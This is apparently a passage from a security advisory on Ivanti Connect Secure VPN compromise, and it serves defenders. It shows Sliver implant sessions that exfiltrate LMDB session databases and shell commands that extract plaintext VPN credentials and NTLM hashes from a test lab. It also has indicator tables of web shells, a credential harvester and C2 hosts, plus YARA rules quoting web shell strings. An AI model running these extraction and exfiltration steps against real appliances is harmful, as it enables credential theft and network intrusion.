

Figure 6: User Realm Configuration to Domain



Figure 7: Configuration of User Realm Mapping



Figure 8: Login as "vpnuser1" to Establish an Active Session



Figure 9: Using Sliver Implant as Shown in Figure 3, Execute Perl Script to Retrieve base64 Encoded Cleartext Password and NTLM Password Hash for Authenticated User



Figure 10: Decode base64 Encoded Blob to Display User's Plaintext Credentials



Figure 11: Using Mimikatz Validate NTLM Password Hash Obtained in Figure 10 Matches Active Directory User Credential Hash



Figure 12: Inactive Sessions for "vpnuser2" and "vpnuser3" Appear in Server Logs

```
sliver (sliver_implant) > execute -o find / -iname data.mdb

[*] Output:
/data/runtime/mtmp/lmdb/hcCacheId/data.mdb
/data/runtime/mtmp/lmdb/randomVal/data.mdb
/data/runtime/mtmp/lmdb/dataf/data.mdb
/data/runtime/mtmp/lmdb/datae/data.mdb
/data/runtime/mtmp/lmdb/datad/data.mdb
/data/runtime/mtmp/lmdb/datac/data.mdb
/data/runtime/mtmp/lmdb/datab/data.mdb
/data/runtime/mtmp/lmdb/dataa/data.mdb
/data/runtime/mtmp/lmdb/data9/data.mdb
/data/runtime/mtmp/lmdb/data8/data.mdb
/data/runtime/mtmp/lmdb/data7/data.mdb
/data/runtime/mtmp/lmdb/data6/data.mdb
/data/runtime/mtmp/lmdb/data5/data.mdb
/data/runtime/mtmp/lmdb/data4/data.mdb
/data/runtime/mtmp/lmdb/data3/data.mdb
/data/runtime/mtmp/lmdb/data2/data.mdb
/data/runtime/mtmp/lmdb/data1/data.mdb
/data/runtime/mtmp/lmdb/data0/data.mdb
/data/runtime/lmdb-backup/data8/data.mdb
/data/runtime/lmdb-backup/datae/data.mdb
/data/runtime/lmdb-backup/data1/data.mdb
/data/runtime/lmdb-backup/data3/data.mdb
/data/runtime/lmdb-backup/hcCacheId/data.mdb
/data/runtime/lmdb-backup/datac/data.mdb
/data/runtime/lmdb-backup/data4/data.mdb
/data/runtime/lmdb-backup/randomVal/data.mdb
/data/runtime/lmdb-backup/datad/data.mdb

sliver (sliver_implant) > execute zip -r /tmp/data.zip /data/runtime/mtmp/lmdb /data/runtime/lmdb-backup/

[*] Command executed successfully

sliver (sliver_implant) > download /tmp/data.zip

[*] Wrote 809322 bytes (1 file successfully, 0 files unsuccessfully) to /home/user/data.zip

sliver (sliver_implant) >
```

Figure 13: Exfiltrate "lmdb/data" and "lmdb-backup/data" data.mb Database Files Containing Credentials for Active and Inactive Sessions

```
user@ubuntu:~/data_files$ unzip -q /home/user/data.zip
user@ubuntu:~/data_files$ cd data/runtime/mtmp/lmdb/
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$ strings ./*/data.mdb | grep -i vpnuser
TESTLAB\vpnuser1
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
TESTLAB\vpnuser1
TESTLAB\vpnuser1
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
TESTLAB\vpnuser1
TESTLAB\vpnuser1
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
TESTLAB\vpnuser1
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
```

Figure 14: Parse Database Files to Disclose base64 Encoded Plaintext Credentials from LMDB Database Files

```
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$ strings -f -t d ./*/data.mdb |grep '!LASTUSED! ' |head -n 5
./datae/data.mdb:   12615 !LASTUSED! TESTLAB\vpnuser1h
./datae/data.mdb:   12713 !LASTUSED! TESTLAB\vpnuser1h
./datae/data.mdb:   19767 !LASTUSED! TESTLAB\vpnuser1h
./datae/data.mdb:   19865 !LASTUSED! TESTLAB\vpnuser1h
./datae/data.mdb:   20807 !LASTUSED! TESTLAB\vpnuser1h
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$ echo -n '!LASTUSED! TESTLAB\vpnuser1h' | wc -c
28
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$ xxd -s $((12615+28)) -l 16 -p ./datae/data.mdb
ac4d3b445c31d42151dc743ac2b9a258
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$
```

Figure 15: Parse Database Files to Disclose NTLM Hashes from LMDB Database Files

```
user@ubuntu:~/data_files/data/runtime/mtmp/lmdb$ cd ../../lmdb-backup/
user@ubuntu:~/data_files/data/runtime/lmdb-backup$ strings ./*/data.mdb | grep -i vpnuser
vpnuser38dnBudXNlcjM6YXNkZmFzZGYzIQ==
!LASTUSED! TESTLAB\vpnuser3h
!LASTUSED! TESTLAB\vpnuser3h
!PRIMARY! TESTLAB\vpnuser3h
TESTLAB\vpnuser3
vpnuser38dnBudXNlcjM6YXNkZmFzZGYzIQ==
!LASTUSED! TESTLAB\vpnuser3h
!LASTUSED! TESTLAB\vpnuser3h
!PRIMARY! TESTLAB\vpnuser3h
vpnuser38dnBudXNlcjM6YXNkZmFzZGYzIQ==
!LASTUSED! TESTLAB\vpnuser3h
!LASTUSED! TESTLAB\vpnuser3h
!PRIMARY! TESTLAB\vpnuser3h
TESTLAB\vpnuser3
vpnuser38dnBudXNlcjM6YXNkZmFzZGYzIQ==
!LASTUSED! TESTLAB\vpnuser3h
!LASTUSED! TESTLAB\vpnuser3h
!PRIMARY! TESTLAB\vpnuser3h
TESTLAB\vpnuser3
TESTLAB\vpnuser3
TESTLAB\vpnuser3
vpnuser38dnBudXNlcjM6YXNkZmFzZGYzIQ==
!LASTUSED! TESTLAB\vpnuser3h
!LASTUSED! TESTLAB\vpnuser3h
!PRIMARY! TESTLAB\vpnuser3h
TESTLAB\vpnuser3
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
TESTLAB\vpnuser1
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
vpnuser18dnBudXNlcjE6YXNkZmFzZGYxIQ==
!LASTUSED! TESTLAB\vpnuser1h
!LASTUSED! TESTLAB\vpnuser1h
!PRIMARY! TESTLAB\vpnuser1h
TESTLAB\vpnuser1
```

Figure 16: Parse Backup Database Files to Disclose Additional base64 Encoded Plaintext Credentials from LMDB-Backup Database Files

```
user@ubuntu:~/data_files/data/runtime/lmdb-backup$ echo $(echo -n dnBudXNlcjM6YXNkZmFzZGYzIQ== | base64 -d)
vpnuser3:asdfasdf3!
user@ubuntu:~/data_files/data/runtime/lmdb-backup$
```

Figure 17: Decode Credentials from LMDB-Backup Database Files

```
user@ubuntu:~/data_files/data/runtime/lmdb-backup$ strings -f -t d ./*/data.mdb |grep '!LASTUSED! ' |head -n 5
./data8/data.mdb:   16711 !LASTUSED! TESTLAB\vpnuser3h
./data8/data.mdb:   16809 !LASTUSED! TESTLAB\vpnuser3h
./data8/data.mdb:   23863 !LASTUSED! TESTLAB\vpnuser3h
./data8/data.mdb:   23961 !LASTUSED! TESTLAB\vpnuser3h
./data8/data.mdb:   28999 !LASTUSED! TESTLAB\vpnuser3h
user@ubuntu:~/data_files/data/runtime/lmdb-backup$ echo -n '!LASTUSED! TESTLAB\vpnuser3h' | wc -c
28
user@ubuntu:~/data_files/data/runtime/lmdb-backup$ xxd -s $((16711+28)) -l 16 -p ./data8/data.mdb
01523007e9b2af4033066dd6ebacb1e1
user@ubuntu:~/data_files/data/runtime/lmdb-backup$
```

Figure 18: Parse Database Files to Disclose NTLM Hashes for Additional Users from LMDB-Backup Database Files

APPENDIX B: INDICATORS OF COMPROMISE

Table 1: Ivanti Connect Secure VPN Indicators of Compromise

Filename	Description	Purpose
/home/perl/DSLogConfig.pm	Modified Perl module.	Designed to execute `sessionserver.pl`.
/usr/bin/a.sh	gcore.in core dump script.	
/bin/netmon	Sliver binary.	
/home/venv3/lib/python3.6/site-packages/*.egg	Python package containing WIREFIRE among other files.	
/home/etc/sql/dsserver/sessionserver.pl	Perl script to remount the filesystem with read/write access.	Make **sessionserver.sh** executable, execute it, then restore original mount settings.
/home/etc/sql/dsserver/sessionserver.sh	Script executed by `sessionserver.pl`.	Uses regular expressions to modify `compcheckresult.cgi` to insert a web shell into it; also creates a series of entries into files associated with the In-build Integrity Checker Tool to evade detection when periodic scans are run.
/home/webserver/htdocs/dana-na/auth/compcheckresult.cgi	Modified legitimate component of the ICS VPN appliance, with new Perl module imports added and a one-liner to execute commands based on request parameters.	Allows remote code execution over the Internet if the attacker can craft a request with the correct parameters.
/home/webserver/htdocs/dana-na/auth/lastauthserverused.js	Modified legitimate JavaScript component loaded by user login page of the Web SSL VPN component of Ivanti Connect Secure.	Modified to harvest entered credentials and send them to a remote URL on an attacker-controlled domain.

Table 2: Ivanti Connect Secure VPN Indicators of Compromise

Value	Type	Description
88.119.169[.]227	IP Address	
103.13.28[.]40	IP Address	
46.8.68[.]100	IPv4	
206.189.208[.]156	IP Address	DigitalOcean IP address tied to UTA0178.
gpoaccess[.]com	Hostname	Suspected UTA0178 domain discovered via domain registration patterns.
webb-institute[.]com	Hostname	Suspected UTA0178 domain discovered via domain registration patterns.
symantke[.]com	Hostname	UTA0178 domain used to collect credentials from compromised devices.
75.145.243[.]85	IP Address	UTA0178 IP address observed interacting with compromised device.
47.207.9[.]89	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
98.160.48[.]170	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
173.220.106[.]166	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
73.128.178[.]221	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.

Value	Type	Description
50.243.177[.]161	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
50.213.208[.]89	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
64.24.179[.]210	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
75.145.224[.]109	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
50.215.39[.]49	IP Address	UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
71.127.149[.]194		UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.
173.53.43[.]7		UTA0178 IP address observed interacting with compromised device tied to Cyberoam proxy network.

Table 3: Host-Based Indicators (HBIs) Indicators of Compromise

Filename	Hash Value	Description
Cav-0.1-py3.6.egg	ed4b855941d6d7e07aacf016a2402c4c870876a050a4a547af194f5a9b47945f	WIREFIRE web shell
Health.py	3045f5b3d355a9ab26ab6f44cc831a83	CHAINLINE web shell

Filename	Hash Value	Description
compcheckresult.cgi	3d97f55a03ceb4f71671aa2ecf5b24e9	CHAINLINE web shell
lastauthserverused.js	2ec505088b942c234f39a37188e80d7a	LIGHTWIRE web shell
lastauthserverused.js	8eb042da6ba683ef1bae460af103cc44	WARPWIRE credential harvester variant
lastauthserverused.js	a739bd4c2b9f3679f43579711448786f	WARPWIRE credential harvester variant
lastauthserverused.js	a81813f70151a022ea1065b7f4d6b5ab	WARPWIRE credential harvester variant
lastauthserverused.js	d0c7a334a4d9dcd3c6335ae13bee59ea	WARPWIRE credential harvester variant
lastauthserverused.js	e8489983d73ed30a4240a14b1f161254	WARPWIRE credential harvester variant
logo.gif	N/A — varies	Configuration and cache dump or CAV web server log exfiltration
login.gif	N/A — varies	Configuration and cache dump
[a-fA-f0-9]{10\.css	N/A — varies	Configuration and cache dump

Filename	Hash Value	Description
visits.py	N/A — varies	WIREFIRE web shell

Table 4: Host-Based Indicators (HBIs) Indicators of Compromise

Network Indicator	Type	Description
symantke[.]com	Domain	WARPWIRE C2 server
miltonhouse[.]nl	Domain	WARPWIRE variant C2 server
entraide-internationale[.]fr	Domain	WARPWIRE variant C2 server
api.d-n-s[.]name	Domain	WARPWIRE variant C2 server
cpanel.netbar[.]org	Domain	WARPWIRE variant C2 server
clickcom[.]click	Domain	WARPWIRE variant C2 server
clicko[.]click	Domain	WARPWIRE variant C2 server
duorhytm[.]fun	Domain	WARPWIRE variant C2 server
line-api[.]com	Domain	WARPWIRE variant C2 server
areekaweb[.]com	Domain	WARPWIRE variant C2 server
ehangmun[.]com	Domain	WARPWIRE variant C2 server
secure-cama[.]com	Domain	WARPWIRE variant C2 server
146.0.228[.]66	IPv4	WARPWIRE variant C2 server
159.65.130[.]146	IPv4	WARPWIRE variant C2 server
8.137.112[.]245	IPv4	WARPWIRE variant C2 server
91.92.254[.]14	IPv4	WARPWIRE variant C2 server
186.179.39[.]235	IPv4	Mass exploitation activity
50.215.39[.]49	IPv4	Post-exploitation activity
45.61.136[.]14	IPv4	Post-exploitation activity
173.220.106[.]166	IPv4	Post-exploitation activity

APPENDIX C: MITRE ATT&CK TACTICS AND TECHNIQUES

Table 5: Cyber Actors ATT&CK Techniques for Enterprise

Initial Access		
Technique Title	**ID**	**Use**
Exploit Public-Facing Applications	T1190	Cyber actors will use custom web shells planted on public facing applications which allows persistence in victims' environment.
Persistence		
Technique Title	**ID**	**Use**
Valid Accounts	T1078	Cyber actors leverage compromised accounts to laterally move within internal systems via RDP, SBD, and SSH.
Server Software Component: Web Shell	T1505.003	Cyber actors may use web shells on internal- and external-facing web servers to establish persistent access to systems.
Execution		
Technique Title	**ID**	**Use**
Command and Scripting Interpreter: PowerShell	T1059.001	Cyber actors leverage code execution from request parameters that are decoded from hex to base64 decoded, then passed to Assembly.Load(), which is used to execute arbitrary PowerShell commands.
Exploitation for Client Execution	T1203	Cyber actors will exploit software vulnerabilities such as command-injection and achieve unauthenticated remote code execution (RCE).

APPENDIX D: DETECTION METHODS

```
rule apt_webshell_pl_complyshell: UTA0178
{
    meta:
        author = "threatintel@volexity.com"
        date = "2023-12-13"
        description = "Detection for the COMPLYSHELL webshell."
        hash1 = "8bc8f4da98ee05c9d403d2cb76097818de0b524d90bea8ed846615e42cb031d2"
        os = "linux"
        os_arch = "all"
        report = "TIB-20231215"
        scan_context = "file,memory"
        last_modified = "2024-01-09T10:05Z"
        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"
        rule_id = 9995
        version = 4

    strings:
        $s = "eval{my $c=Crypt::RC4->new("

    condition:
        $s
}
```

```
rule apt_webshell_aspx_glasstoken: UTA0178
{
    meta:
        author = "threatintel@volexity.com"
        date = "2023-12-12"
```

```
        description = "Detection for a custom webshell seen on external facing server. The webshell contains two functions, the first is to act as a Tunnel, using code borrowed from reGeorg, the second is custom code to execute arbitrary .NET code."
        hash1 = "26cbb54b1feb75fe008e36285334d747428f80aacdb57badf294e597f3e9430d"
        os = "win"
        os_arch = "all"
        report = "TIB-20231215"
        scan_context = "file,memory"
        last_modified = "2024-01-09T10:08Z"
        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"
        rule_id = 9994
        version = 5

    strings:
        $s1 = "=Convert.FromBase64String(System.Text.Encoding.Default.GetString(" ascii
        $re = /Assembly\.Load\(errors\)\.CreateInstance\("[a-z0-9A-Z]{4,12}"\).GetHashCode\(\);/

    condition:
        for any i in (0..#s1):
            (
                $re in (@s1[i]..@s1[i]+512)
            )
}
```

```
rule webshell_aspx_regeorg
{
    meta:
        author = "threatintel@volexity.com"
        date = "2018-08-29"
        description = "Detects the reGeorg webshell based on common strings in the webshell. May also detect other webshells which borrow code from ReGeorg."
```

```
        hash = "9d901f1a494ffa98d967ee6ee30a46402c12a807ce425d5f51252eb69941d988"
        os = "win"
        os_arch = "all"
        reference = "https://github.com/L-codes/Neo-reGeorg/blob/master/templates/tunnel.aspx"
        report = "TIB-20231215"
        scan_context = "file,memory"
        last_modified = "2024-01-09T10:04Z"
        license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"
        rule_id = 410
        version = 7

    strings:
        $a1 = "every office needs a tool like Georg" ascii
        $a2 = "cmd = Request.QueryString.Get(\"cmd\")" ascii
        $a3 = "exKak.Message" ascii

        $proxy1 = "if (rkey != \"Content-Length\" && rkey != \"Transfer-Encoding\")"

        $proxy_b1 = "StreamReader repBody = new StreamReader(response.GetResponseStream(),
Encoding.GetEncoding(\"UTF-8\"));" ascii
        $proxy_b2 = "string rbody = repBody.ReadToEnd();" ascii
        $proxy_b3 = "Response.AddHeader(\"Content-Length\", rbody.Length.ToString());" ascii

    condition:
        any of ($a*) or
        $proxy1 or
        all of ($proxy_b*)
}
```

```
rule hacktool_py_pysoxy
```

```
{
   meta:
      author = "threatintel@volexity.com"
      date = "2024-01-09"
      description = "SOCKS5 proxy tool used to relay connections."
      hash1 = "e192932d834292478c9b1032543c53edfc2b252fdf7e27e4c438f4b249544eeb"
      os = "all"
      os_arch = "all"
      reference = "https://github.com/MisterDaneel/pysoxy/blob/master/pysoxy.py"
      report = "TIB-20240109"
      scan_context = "file,memory"
      last_modified = "2024-01-09T13:45Z"
      license = "See license at https://github.com/volexity/threat-intel/blob/main/LICENSE.txt"
      rule_id = 10065
      version = 3

   strings:
      $s1 = "proxy_loop" ascii
      $s2 = "connect_to_dst" ascii
      $s3 = "request_client" ascii
      $s4 = "subnegotiation_client" ascii
      $s5 = "bind_port" ascii

   condition:
      all of them
}
```

```
rule apt_webshell_py_categorical: UTA0178
{
   meta:
```

```
        author = "threatintel@volexity.com"
        date = "2024-01-18"
        description = "Detection for the CATEGORICAL webshell."
        os = "linux"
        os_arch = "all"
        scan_context = "file,memory"
        severity = "critical"

    strings:
        $s1 = "exec(zlib.decompress(aes.decrypt(base64.b64decode" ascii
        $s2 = "globals()[dskey].pop('result',None)" ascii
        $s3 = "dsid=request.cookies.get('DSID'" ascii

    condition:
        any of ($s*)
}
```